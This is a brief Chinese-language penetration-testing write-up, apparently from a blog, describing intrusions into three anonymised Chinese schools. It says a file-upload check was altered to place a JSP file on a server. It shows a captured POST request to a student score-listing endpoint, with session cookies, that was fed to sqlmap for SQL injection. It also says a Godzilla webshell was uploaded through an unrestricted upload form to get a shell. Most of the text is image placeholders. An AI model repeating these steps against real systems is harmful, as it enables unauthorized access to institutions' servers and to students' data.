某徽工业大学 + 某能源学院 +xx 师范学校

工业大学文件上传

主要在这里进行修改一下

就能传 jsp 上去了


sql

一旦进入后台 这种要和数据库进行交互的地方 很容易出 sql


```
POST /Pages/StuPlatform/ScoreStu/List.aspx?method=GetTableDataByPara HTTP/1.1
Host: **
Content-Length: 414
Accept: application/json, text/javascript, /; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99
Safari/537.36
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Origin: **
Referer: **
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: OAuth_SessionID=lewjsrb1eyd4mzcmduiaamlk; ASP.NET_SessionId=3vb4k2lqartqi5jmhpgupf4m
Connection: close
```

sqlmap

师范学校文件上传



没有任何限制 哥斯拉马子直接上传



getshell